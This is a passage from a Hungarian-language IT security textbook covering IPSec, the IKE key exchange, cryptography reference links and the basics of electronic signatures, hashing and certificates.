- A felépült kapcsolatot csomagok szintjén is ellenőrzi, hogy a kommunikációba ne ékelődhessen be nemkívánatos résztvevő.

A IPSec kódolás hibrid kulcsú titkosítást használ, amely azt jelenti, hogy mind a szimmetrikus, mind az aszimmetrikus titkosítást felhasználják. Előnye, hogy bármilyen protokollt képes védeni, amely IP fölött fut, és bármely médiumot, amelyen IP fut. Az IPSec néhány olyan háttérszolgáltatást is nyújt, amelyeknek nincs érzékelhető hatása a felhasználókra, ellentétben például a PGP-vel, amelyhez a felhasználónak meghatározott lépéseket kell tennie a használat során. A felhasználók gyakran nem is tudják, hogy IPSec-rendszert vesznek igénybe. Természetesen a hálózati adminisztrátornak tudnia kell erről, és komoly erőfeszítéseket kell tennie a rendszer megfelelő működésének érdekében. IPSec átjárók bárhol kialakíthatók, ahol szükséges:

- Egy szervezet dönthet úgy, hogy a LAN és az Internet között elhelyezkedő tűzfalon létesít ilyen szolgáltatást. Ezzel a megoldással több irodájukat kapcsolhatják össze a külvilágtól védetten.
- Egy másik esetben a vállalat úgy dönthet, hogy a részlegeket összekötő gerinchálózatát védi ezzel a mechanizmussal. Így az üzenetek mindenkitől védettek, csak a küldő és fogadó részleg látja őket.
- Más talán nem az információ titkosításában látja a fő célt, hanem abban, hogy korlátozza a szolgáltatásokhoz és erőforrásokhoz való hozzáférést. Ekkor az IPSec-et csomaghitelesítés (packet authentication) céljára, vagy a hozzáférés-vezérlési mechanizmus (access control mechanism) részeként lehet alkalmazni, akár titkosítva, vagy a nélkül.
- Igény szerint minden gépre telepíthető IPSec-átjáró, ez viszont minden gépen a működtetéshez szükséges (nem elhanyagolható) feldolgozó kapacitás meglétét feltételezi. Ekkor minden gép kommunikációjára igaz, hogy az adatforgalmat csak a forrás és a cél képes értelmezni.

A fenti lehetőségek tetszés szerint kombinálhatók.

Az IPSec rendszerek gondos tervezés esetén a felhasználókra csak minimális terheket rónak, de néhány alapvető követelmény betartását megkövetelik. Nincs olyan rendszer, amely biztonságos maradhat akkor is, ha a felhasználók figyelmen kívül hagyják, vagy túl lazán veszik az adott rendszer bizonyos alapvető elvárásait.

Az IPSec-et arra tervezték, hogy *bizonyos gépek között* titkos kapcsolatot biztosítson. Ezt a feladatot megoldja, de mást nem. Az IPSec gépeket hitelesít, és nem felhasználókat, nem ismeri a felhasználói azonosító (user ID) fogalmát. Ha arra van szükség, hogy egy adatbázishoz való hozzáférést bizonyos felhasználókra korlátozzunk, akkor nyilvánvalóan egy másik mechanizmust kell alkalmazni. Ezzel együtt az IPSec arra alkalmazható, hogy csak bizonyos gépekről legyen elérhető a szolgáltatás és arra, hogy a gépek között a kommunikáció védett legyen, de itt a feladata véget ér, a további kritériumokat más eszközökkel kell teljesíteni.

4.7.8.8 IKE (Internet Key Exchange)

Az IKE protokoll építi fel az IPSec-kapcsolatokat. Ez az átjárók között az 500-as UDP porton cserélt csomagokkal valósul meg. Az IPSec megkívánja, hogy a kulcsokat gyakran újrageneráljuk vagy frissítsük, ezzel biztosítva, hogy a felek biztonságosan kommunikálhassanak egymással. Az IKE kezeli a kulcsfrissítési folyamatot; míg a felhasználó szabályozhatja a kulcs erősségét és a frissítés gyakoriságát. Az IKE működése két fázisra osztható:

- A hosztok hitelesítik egymást megosztott titok (shared secret) vagy RSA-kulcs segítségével. A két átjáró megvitatja és felépíti a kétirányú ISAKMP (Internet

Security Association and Key Management Protocol, RFC 2408) SA-t (Security Association), melyet a második fázisban használnak fel. Egy átjáró-pár között egyetlen SA-val leírható több tunnel is. Ennek a fázisnak az RFC alapján két módja van: “main” mód, illetve a valamivel gyorsabb, de kevésbé biztonságos “aggressive” mód.

- Az ISAKMP SA-t alkalmazva a két átjáró megvitatja a szükséges IPSec SA-kat. Ezek egyirányúak, azaz minden irányban különböző kulcs van használatban, így mindig párokban kerülnek megvitatásra, hogy végül megvalósulhasson a kétirányú kapcsolat. Elképzelhető egynél több pár is két átjáró között. Eben a fázisban is két biztonsági szint áll rendelkezésre. A biztonságosabb a PFS (Perfect Forward Security), ebben az esetben Támadó hiába szerzi meg a hosszú távú hitelesítő kulcsot, ez nem jelenti azt, hogy azonnal képes lenne a rövidtávú hitelesítést is feltörni. Minden egyes alkalommal, amikor új kulcs lép alkalmazásba, újabb sikeres támadást kell végrehajtania. A gyakorlatban ez azt jelenti, hogy ha Támadó ma feltörte a rendszerünket és archiválta a tegnapi forgalmat, azt nem lesz képes elolvasni, feltéve, ha időközben történt kulcs-csere.

4.7.8.9 Digitális aláírás

- Ide kapcsolódó témakör, de csak említjük, és részletesebb ismertetése a 4.8 fejezetben található.

4.7.9 Bővebb információ? Ingyenes termékek, levelezési listák, egyebek.

Az Interneten a titkosítás témakörének kiterjedtsége miatt számos forrás található. Néhány fontosabb ezek közül:

- Cryptography FAQ: gyakran feltett – titkosítással kapcsolatos – kérdések

  `http://www.faqs.org/faqs/cryptography-faq/`

- RSA Security Labs FAQ: a korábban az RSA-titkosítás jogait birtokló cég információs oldala

  `http://www.rsasecurity.com/rsalabs/faq/`

- Schneier's Index of Cryptography Papers Online: Bruce Schneier havi rendszerességgel megjelenő, titkosítással foglalkozó hírújságja

  `http://www.schneier.com/biblio/index.html`

- Snake Oil Warning Signs: Encryption Software to Avoid – általános megfontolások a titkosító algoritmusokkal és az azokat alkalmazó kereskedelmi cégekkel kapcsolatban, a felhasználó szempontjából

  `http://www.interhack.net/people/cmcurtin/snake-oil-faq.html`

- sci.crypt.research FAQ: Usenet newsgroup (hírcsoport) a titkosítás legújabb eredményeiről

  `http://www.faqs.org/faqs/cryptography-faq/research/`

- Cryptography World: titkosítással kapcsolatos bevezető leírások kezdők számára

  `http://www.cryptographyworld.com/`

- International Association for Cryptologic Research: az IACR egy non-profit, rejtjelezési kutatásokkal foglalkozó nemzetközi szervezet

  http://www.iacr.org/

- Ron Rivest's Cryptography and Security Page: az RSA-kód egyik kifejlesztőjének saját oldala

  http://theory.lcs.mit.edu/~rivest/crypto-security.html

- Quadralay's Cryptography Archive: kiterjedt linkgyűjtemény a titkosítás témakörében

  http://www.austinlinks.com/Crypto/

4.8 Digitális aláírás és kapcsolódó területek

A digitális aláíráshoz használt rendszerek *matematikája* évtizedek óta létezik, és tudományos vonalon folyamatos vizsgálat alatt áll. Az alkalmazási területek széles skálája lassan ugyancsak évtizedek óta létezik, így manapság a bankszektortól az államtitkokig, a vállalatoktól a magánemberekig egyre többen alkalmaznak digitális aláírást megvalósító alkalmazásokat. Az algoritmusok, szabványok és újabban a törvények tekintetében bőséges a tesztelni, olvasni és alkalmaznivaló, így a terület teljes bemutatása szinte lehetetlen vállalkozás.

Ebben a fejezetben a tudományos és az ismeretterjesztő szint határvonalán maradva rövid betekintést adunk a terület sajátosságaiba, a törvényekbe és az elérhető szabványokba inkább listaszerűen felsorolva, mintsem tételesen elemezve ezeket, hiszen ehhez egy külön tanulmány biztosítana elégséges terjedelmet. Éppen ezért ebben a fejezetben több ábra szerepel, melyek szemléltetik az egyes folyamatokat, melyekről szinte kezelhetetlen mennyiségű írott anyag található az Interneten és a könyvtárakban, valamint a jogtárakban egyaránt.

Az elérhető legjobb könyvek és tanulmányok hivatkozásai alapján az érdeklődők megfelelő mennyiségű és minőségű dokumentum közül válogathatnak a részletesebb ismeretek megszerzéséhez. Magyar nyelvű ismertetőket találhatunk a Biztostű oldalon: http://www.biztostu.hu/oktatas/kriptologia.htm

4.8.1 Bevezető fogalmak

Néhány éve még a gazdasági folyamatok elektronizálása kapcsán „lehetőségekről" beszéltünk. Ma már egyértelmű, hogy „túlélési kényszerről" van szó. Ennek a folyamatnak következménye, hogy az addig minket körülvevő papír alapú világ funkciói (üzletvitel, kereskedelem, adminisztráció, közigazgatás, ügyintézés, bank, pénz stb.) átmigrálnak a virtuális digitális világba. Az évszázadok óta kialakult papír alapú funkcióknak ki kell alakítani a hasonló szolgáltatásokat nyújtó digitális változatát. Ezek között a legjelentősebbek az aláírás (hitelt érdemlően), (idő)pecsét, archiválás, és mára az adatvédelem is.

Az átmenet az Információs Társadalomba egy komplex jelenség, amelyik felölel technológiai, társadalmi, jogalkotási, jogalkalmazási és szabványosítási kérdéseket. A legnagyobb problémát a rendkívül gyors műszaki fejlődés okozza, amit a felsorolt területek csak nagy késéssel tudnak követni. Az elektronikus aláírásnak hasonló funkciókat kellene biztosítania, mint a papír alapú kézi aláírásnak. Egy elektronikus aláírásnak az alábbiak közül egyet, vagy többet kell biztosítania (a definíciókat ld. [Fogalomtár]):

- hiteleség (aláíró azonosítás, eredet, authenticity): *„A hitelesség az entitás olyan tulajdonsága, amely egy vagy több hozzá kapcsolódó tulajdonságot más entitás számára bizonyíthatóvá tesz. A hitelesség (adatok esetében) az adat olyan biztonsági tulajdonsága, amely arra vonatkozik, hogy az adat (bizonyíthatóan) egy elvárt forrásból származik. Ehhez szükséges, hogy az informatikai kapcsolatban lévő partnerek kölcsönösen (és egyértelműen) felismerjék egymást, és ez az állapot a kapcsolat teljes ideje alatt fennálljon.”*

- sértetlensége (integritás): *„A sértetlenség egy biztonsági jellemző, amely azt jelenti, hogy az adatot, információt, vagy programot csak az arra jogosultak változtathatják meg, és azok észrevétlenül nem módosulhatnak. A sértetlenséget általában az információkra, adatokra, illetve a programokra értelmezik. Ez az alap-veszélyforrás a programokat is érinti, mivel az adatok sértetlenségét csak rendeltetésszerű feldolgozás és átvitel esetén lehet biztosítani. A sértetlenség fogalma alatt gyakran értik a sérthetetlenségen túli teljességet, továbbá az ellentmondás-mentességet és a helyességet, együttesen: adat-integritást. Az integritás ebben az összefüggésben azt jelenti, hogy az információ valamennyi része rendelkezésre áll és elérhető.”*

- letagadhatatlanság (elkötelezettség): *„A letagadhatatlanság egy olyan biztonsági funkció, amely megfelelő bizonyítékokkal szolgál az informatikai rendszerben végrehajtott tevékenységek későbbi ellenőrizhetőségét illetően. Ezek a szolgáltatások segíthetnek bizonyítékok szerzésében arról, vajon egy bizonyos esemény vagy tevékenység megtörtént-e, például amikor letagadják azt a tényt, hogy elektronikus levélben küldtek el digitálisan aláírt utasítást. Ezeket a szolgáltatásokat titkosítási (rejtjelezési) és digitális aláírási technikákra alapozzák. A letagadhatatlansági szolgáltatásokat ott ajánlatos használni, ahol szükség lehet arra, hogy azokat a vitákat rendezzék, amelyek valamely esemény vagy tevékenység megtörténte vagy meg nem történte vált ki, például valamely szerződésen vagy számlán a digitális aláírás alkalmazását vitató esetben.”*

Az elterjedt digitális aláírásokhoz is nyilvános kulcsú titkosítást alkalmaznak. Ha alá akarunk írni egy üzenetet, vagyis bizonyítani akarjuk, hogy mi voltunk a Küldő – pontosabban, hogy a Küldő rendelkezett a mi titkos kulcsunkkal és a használatához szükséges információval –, akkor saját titkos kulcsunkat kell használnunk. A hitelesítendő üzenetből egy, az üzenetnél jóval rövidebb számsort képezünk, amit az üzenet lenyomatának (vagy ellenőrző összegének, vagy „ujjlenyomatának” vagy hash értékének nevezhetünk. Ennek előállítására számos – úgynevezett hash – algoritmus használatos (pl. MD5, SHA-1), amelyek egyirányú leképezést hajtanak végre.

A leképezés biztosítja, hogy a lenyomat rövidebb legyen az eredeti üzenetnél (pl. mindig 20 byte). Mindez azonban azzal jár, hogy az eredmény nem egyértelmű, hiszen minden veszteséges hash-algoritmushoz elvileg adható nagyon sok olyan, különböző bemenet, amelyek azonos kimenetet eredményeznek. Az algoritmusok azonban meglehetősen nagy értékkészlettel rendelkeznek, és az értékkészleten belül egyenletes eloszlást biztosítanak, vagyis két célzottan megszerkesztett eltérő bemenet azonos kimenetre történő leképezésének inkább csak elméleti esélye van, a gyakorlatban megfelelő biztonsággal állítható, hogy a lenyomat egyértelműen azonosítja az eredeti üzenetet.

Ezt a lenyomatot kódoljuk saját titkos kulcsunkkal. Fogadó ezt csakis a mi nyilvános kulcsunkkal fejtheti vissza, így biztos lehet abban, hogy az üzenetet valóban mi küldtük. Az üzenet – amely nem feltétlenül titkosított – az eredeti irat mellett, vagy tartalmazza annak ujjlenyomatát is, vagy az ismert lenyomatoló függvénnyel azt könnyen elő lehet állítani, így az üzeneten végrehajtott legapróbb változtatás is kiderül a fogadóoldalon, hiszen az ellenőrzőösszeg (lenyomat) képzésekor különböző eredményt ad a hash-függvény. Így – hasonlóan ahhoz, mint

amikor aláírunk valamit – a hitelesítéssel nem csak azt bizonyíthatjuk, hogy kitől származik az üzenet, de azt is, hogy a beérkezett üzenet azonos az aláírttal. A digitális aláírás Küldő egyértelmű azonosíthatóságán (hitelességén) kívül tehát biztosítja az üzenet sértetlenségének (integrity) ellenőrzését is.

Az ellenőrzés automatikusan folyik több párhuzamos tevékenységgel. Fogadó újra elkészíti a dokumentum digitális lenyomatát, a megkapott digitális aláírást dekódolja Küldő nyilvános kulcsával, majd összehasonlítja a két lenyomat jelsorozatát. Ha ezek megegyeznek, biztos lehet benne, hogy az irat tartalma az aláírás óta nem változott és a dekódoló kulcs titkos párjával történt az aláírás. Ettől még Küldő azonossága nem lenne bizonyított, hiszen nincs igazolva, kihez tartozik a használt kulcspár. Ezt az űrt hitelesítés-szolgáltatók töltik be, amelyek tanúsítják az aláíró azonosító adatainak és az adott kulcs összerendelésének hamisíthatatlan érvényességét. Az általuk kiadott tanúsítvány hitelességét az azt aláíró hitelesítés-szolgáltató aláírásának a közismert nyilvános kulcsával történő ellenőrzése igazolja.

Fontos kiemelni, hogy a tanúsítvány nem a személyt azonosítja, de léteznek biometrikus aláírást is megvalósító rendszerek, ahol a kulcs birtokosának egyedi biológiai jellemzői is részét képezik a tanúsítványnak. Jelenleg ezek a rendszerek többnyire kutatások (részben K+F pályázatok), mint piaci alkalmazások tárgyát képezik.

A nyilvános kulcsok és a hozzájuk tartozó aláírók adatai mindenki által könnyen hozzáférhető adatbázisban is tárolhatók, hogy a módszer széles körben, könnyen használható legyen. Ha egy közjegyző, vagy valamilyen hivatal hitelesíti valaki nyilvános kulcsát digitális aláírásával, akkor ezt nem csak a polgári életben, hanem az államigazgatásban és a jogban is használhatjuk. Több ilyen szervezet, cég van már, amelyik nyilvános kulcsok hitelesítésével foglalkozik. A hálózaton ezeken kívül számos kulcsszerver érhető el, ahonnan személyek, szervezetek, intézmények nyilvános kulcsát tölthetjük le. Az egyes rendszerekben ingyenesen is elérhetők teszt-tanúsítványok, de hosszabb távon és nagyobb garanciával csak pénzes változatban érhetők el tanúsítványok.

A digitális aláírás egyik legismertebb implementációja koránál fogva és szabadon elérhető változatai miatt a PGP (Pretty Good Privacy), amelynek kulcsszerverei a világon elszórtan, de szinkronban működnek.

A digitális aláírásnak azonban van egy olyan hibája, ami miatt – elnevezése ellenére – mégsem tekinthető a kézi aláírás pontos megfelelőjének, csupán gyengébb változatának. Azt ugyanis nem lehet bizonyítani, hogy titkos kulcsunkat – amelyet a módszer a mi azonosításunkra használ – nem lopta el senki, így az azzal kódolt üzenetet bizonyosan mi küldtük. Ugyan a nyilvános kulccsal való dekódolás egyértelművé teszi, hogy melyik privát kulcsot használták, a titkos kulcs és annak tulajdonosa mégsem rendelhető bizonyíthatóan egymáshoz. A jogi gyakorlat szerint ilyenkor térhetünk át a felelősség kérdésére, amikor nem mi vagyunk az elkövetők, de valamilyen felelősséget mégis ránk hárítanak. A bankkártyák ellopása esetében is lehet, hogy nem mi vettük fel a pénzt a számláról, de a kártya letiltásáig mienk a felelősség. Egy kulcslopás utáni megszemélyesítéses támadási kísérlet teljes sikerrel járhat. Ezért különösen fontos, hogy titkos kulcsunk esetleges illetéktelen kézbe kerülésekor mihamarabb érvénytelenítsük azt a kulcshitelesítő intézménynél.

A kockázati tényező miatt a gyakorlatban a kulcsokon kívül más adatokat is felhasználnak a kommunikáló fél kilétének egyértelmű megállapítására, például Internet esetén az IP-címet, hoszt nevet vagy egyéb, azonosításra részben alkalmas jellemzőt.

4.8.2 Az elektronikus aláírás

A *szimmetrikus kulcsú*, vagy más néven *titkos kulcsú* rejtjelezés, ahol minden titkosan kommunikáló partnernek van egy közös kulcsa, több ezer éve használatos katonai és diplomáciai területeken. Ilyen alkalmazásokban a titkos kulcs egymás közötti cseréjén és így a kulcs bizalmasságán múlik a titkosítás erőssége és megbízhatósága. Hátrányban vannak azok a személyek, akik sok féllel akarnak kommunikálni, mert így minden félhez rendelkezniük kell egy kulccsal, mely egy idő után nehezen kezelhető mennyiséggé nőhet. Amennyiben minden fél ugyanazzal a kulccsal kommunikál, úgy a páronkénti bizalmasság sérülne, hiszen mindenki hozzáférne a többiek kommunikációjához is.

A számítógépes hálózatok elterjedése egy új problémát eredményezett, hogy olyan partnereknek kellett bizalmasan kommunikálniuk egymással egy nyilvános csatornán, akik korábban nem ismerték egymást. A megoldásra a hetvenes évek közepén Whitfield Diffie, Martin Hellman és Ralph Merkle tettek javaslatot. A konkrét megoldások Ronald Rivest, Adi Shamir, Leonard Adleman, Taher Elgamal és sok más tudós nevéhez fűződnek. Ez időtől számítjuk a *civil kriptográfia* történetét.

Az *aszimmetrikus kulcsú*, vagy más néven *nyilvános kulcsú rejtjelező rendszerekben* minden résztvevőnek két kulcsa van, egy titkos és egy nyilvános. Az algoritmusok biztonságát matematikailag egyirányú „rejtekajtós" függvények biztosítják. Amit egy ***A*** résztvevő rejtjelezett a ***B*** részvevő nyilvános kulcsával, azt csakis a ***B*** tudja megoldani a saját titkos kulcsával. Ennek előfeltétele, hogy ***A*** hitelesen hozzáférjen ***B*** nyilvános kulcsához. Ezt többféleképpen teheti meg: megkaphatja ***B***-től személyesen egy biztonságos csatornán vagy egy tudakozóból (névlista) kiolvasva a hálózaton keresztül. Ebben az utóbbi esetben meg kell bízni a tudakozóban, hogy pontos és valós adatot szolgáltat.

A kommunikáció során ***A*** biztos lehet benne, hogy csak ***B*** tudja elolvasni az üzenetet (bizalmasság), mert csak ő van birtokában a titkos kulcsnak (aminek nyilvános párjával a számára küldött üzenet titkosítva lett), és ***B*** biztos lehet benne, hogy ***A*** küldte az üzenetet (megbízhatóság, hitelesség), mert ***A*** írta alá, és ezt csak ő tehette meg, hiszen csak ő ismeri a saját titkos kulcsát. Az aláírást ***A*** nyilvános kulcsával bárki ellenőrizheti, így vitás esetben egy független szakértő is, tehát bizonyító erejű az aláírás (letagadhatatlanság). Az üzenet módosítása esetén a digitális aláírás megváltozik, így nem lehet észrevétlenül módosítani a digitális aláírással ellátott üzenetet (sértetlenség).

Törvényi úton kell szabályozni, hogy a kulcs biztonságos megőrzése a kulcs birtokosának felelőssége. Az elrettentés érdekében a kulcsok vagy a titkos anyag illetéktelen megszerzése, megfejtése esetére a törvényalkotóknak megfelelő büntetési tételeket kell meghatározni. A jogszabályoknak szinkronban kell lenniük a meglévő rendelkezésekkel (pl. Adatvédelmi törvény, Számítógépes bűncselekményről szóló törvény, különböző titok-szabályozási törvények stb.).

Az elektronikus aláírások gyakran olyan kommutatív nyilvános kulcsú rejtjelező algoritmusokon alapulnak, ahol a rejtjelezés és a megoldás műveletek felcserélhetők. Ez alapján ha a titkos kulccsal végezzük el a műveletet, akkor ezt aláírás létrehozásának nevezzük, majd szükség esetén annak ellenőrzését végezhetjük el a nyilvános kulccsal. Példa ilyen algoritmusra az RSA (Rivest, Shamir, Adleman feltalálók neveinek kezdőbetűje alapján).


Fontos kiemelni, hogy egy protokoll is lehet hibás, de egy jó protokoll implementációja is lehet nem megfelelő, tehát konkrét megvalósításokban további biztonsági kockázatok jelentkezhetnek még akkor is, ha az elméleti alapok szerint az adott protokoll vagy algoritmus matematikája biztonságosnak tekinthető. A kriptológia területén elérhető biztonság fogalmáról idézünk pár osztályozástani szabályt a Biztostu.hu oldalról:

A gyakorlatban a tökéletes rejtjelezőknél kívánatos kulcsméretnél sokkal kisebb kulcsokat igénylő eljárásokat használunk. Ezek a rejtjelező algoritmusok nem tökéletesen biztonságosak, de elegendően biztonságosak ahhoz, hogy a jelenlegi számítási kapacitások mellett az ellenük ismert leghatékonyabb törő módszerrel se lehessen reális időn belül megfejteni őket.

Természetesen a „jelenlegi számítási kapacitás" egy változó fogalom – a számítástechnika fejlődésével illetve az időközben napvilágot látott törő módszerek ismeretében folyamatosan újra és újra meg kell határozni az aktuálisan szükséges biztonsági szintet, és ha kell, az eddig használt rendszerek biztonságát növelni kell. Éppen ezért jelenleg az olyan kódoló eljárások használata elfogadott, amelyeknél a kulcs méretének növelésével a biztonsági szint is hatékonyan növelhető (pl. exponenciálisan függ a kulcs méretétől).

4.8.3 Az elektronikus aláírás létrehozása és ellenőrzése

Az Ábra 39. egyszerű formában mutatja be az elektronikus aláírás létrehozásának és ellenőrzésének folyamatát, a konkrét algoritmusoktól függetlenül.



Ábra 39. Elektronikus aláírás létrehozásának (felső) és ellenőrzésének (alsó) elve.

Az aláírás algoritmusok lassú, bonyolult műveletek. Nagyméretű dokumentumok (adatok) aláírása kellemetlenül hosszú időt venne igénybe, ezért a ma használatos alkalmazások többsége nem az eredeti dokumentumot, hanem annak lenyomatát veszi az aláírás alapjául.

A lenyomatoló algoritmusok (hash függvények) tetszőleges bithosszúságú üzeneteket dolgoznak fel. Általában adott hosszúságú blokkokra bontják az üzenetet, és ezeken elvégezve a függvény számításait megkapjuk a fix hosszúságú lenyomatot. Nyilvánvaló, hogy egy lenyomathoz nagyon sok eredeti üzenet tartozik, de a lenyomat ismeretében kevés az esély az eredeti üzenet visszaállítására. Képzeljük el, hogy egy 20 byte-os adatból milyen feladat egy 3 Mbyte-os dokumentumot „visszaállítani” (mint egy gyufaszál alapján lerajzolni azt a fát, amiből készült). Az is előnye a hash függvényeknek, hogy amennyiben az eredeti üzenetben akár egyetlen betűt megváltoztatunk, a lenyomat is megváltozik.

A gyakran használt adattömörítő függvények (pl. zip, arj, rar) kétirányúak, és az eredeti adat és a tömörített adat is változó hosszúságú. Az aláírásnál rendkívül fontos, hogy a lenyomat-készítés folyamata gyakorlatilag megfordíthatatlan legyen. Az aláírás hamisíthatóvá válhat, ha egy lenyomathoz két vagy több értelmes dokumentumot tudunk létrehozni, vagy egy

dokumentumhoz olyan eltérő tartalmú dokumentumokat lehet szerkeszteni, amelyek lenyomata azonos. Ha sikerül, ezek aláírása is azonos lesz, és jogvita esetén nem különböztethetőek meg. Ezt a tulajdonságot nevezzük erős-, illetve gyenge ütközésmentességnek (strong and weak collision free).

A lenyomatoló algoritmus a bemeneten általában adott bithosszúságú blokkokra bontja az eredeti üzenetet, és azokat egymásután dolgozza fel. Az esetek többségében az aláírandó dokumentum hossza nem osztható a blokk hosszával. Ebben az esetben a dokumentum utolsó blokkját fel kell tölteni bitekkel (padding módszer), úgy hogy az, az aláírást ellenőrző számára is ismert legyen. A lenyomatoló függvényekről és működésükről a Biztostu.hu oldal ad bővebb magyarázó leírást:

`http://www.biztostu.hu/oktatas/kriptologia/hash_1_bevezetes.htm`

Az a tény, hogy a dokumentum lenyomatát dolgozza fel az aláíró algoritmus, az aláírást elválaszthatatlanul köti a dokumentum tartalmához. Bármilyen későbbi módosítása az aláírás érvényességének elvesztését jelenti, így a létrejött aláírás akkor érvényes, amikor az ellenőrizhető, tehát tartalmazza az aláírt dokumentumot, az aláírást és a nyilvános kulcsot a tanúsítványával együtt, vagy ezek mindegyike elérhető valamilyen módon.

A titkos kulcs az aláíró kizárólagos birtokában és felügyelte alatt áll. Biztonsági szempontból az aláíró kulcs megőrzése az aláíró felelőssége. A titkos kulcs viszont a nyilvános kulccsal matematikailag kölcsönösen egyértelműen össze van rendelve. Végül a nyilvános kulcs tanúsítványa egyértelműen és letagadhatatlanul köti össze az aláíró személyt azonosító adatokat a kulcsokkal. Végeredmény az, hogy az aláírás az elvárható biztonsági szinten kötődik a dokumentum tartalmához és az aláíró személy adataihoz is.


Ki kell emelni néhány biztonsági kockázatot. Szakember és nem szakember is hajlamos az informatikától sokkal nagyobb biztonságot elvárni, mint a tradicionális világtól. A biztonság viszont gazdasági fogalom és az a szint keveseknek fizethető meg az államon, bankokon és hasonló intézményeken kívül. Mit garantál, és mit nem a nyilvános kulcs tanúsítványa:

- Garantálja, hogy a kulcs egyértelműen kapcsolódik a személyt azonosító adatokhoz. Ennek biztonsága nem tud nagyobb lenni, mint a kulcshitelesítőnél alkalmazott személyazonosítási módszer. Ha személyit vagy útlevelet kérnek, az is hamisítható.
- A kulcs tanúsítvány nem erkölcsi bizonyítvány, semmit nem mond arról, hogy az aláíró jogtisztelő állampolgár-e.

4.8.4 A vak és céges aláírások

Számos perspektivikus alkalmazás használ speciális aláírás formákat. Egy példa ilyenre a digitális anonim, de csalóazonosító pénz protokoll, aminek egyik fontos komponense a vak aláírás.

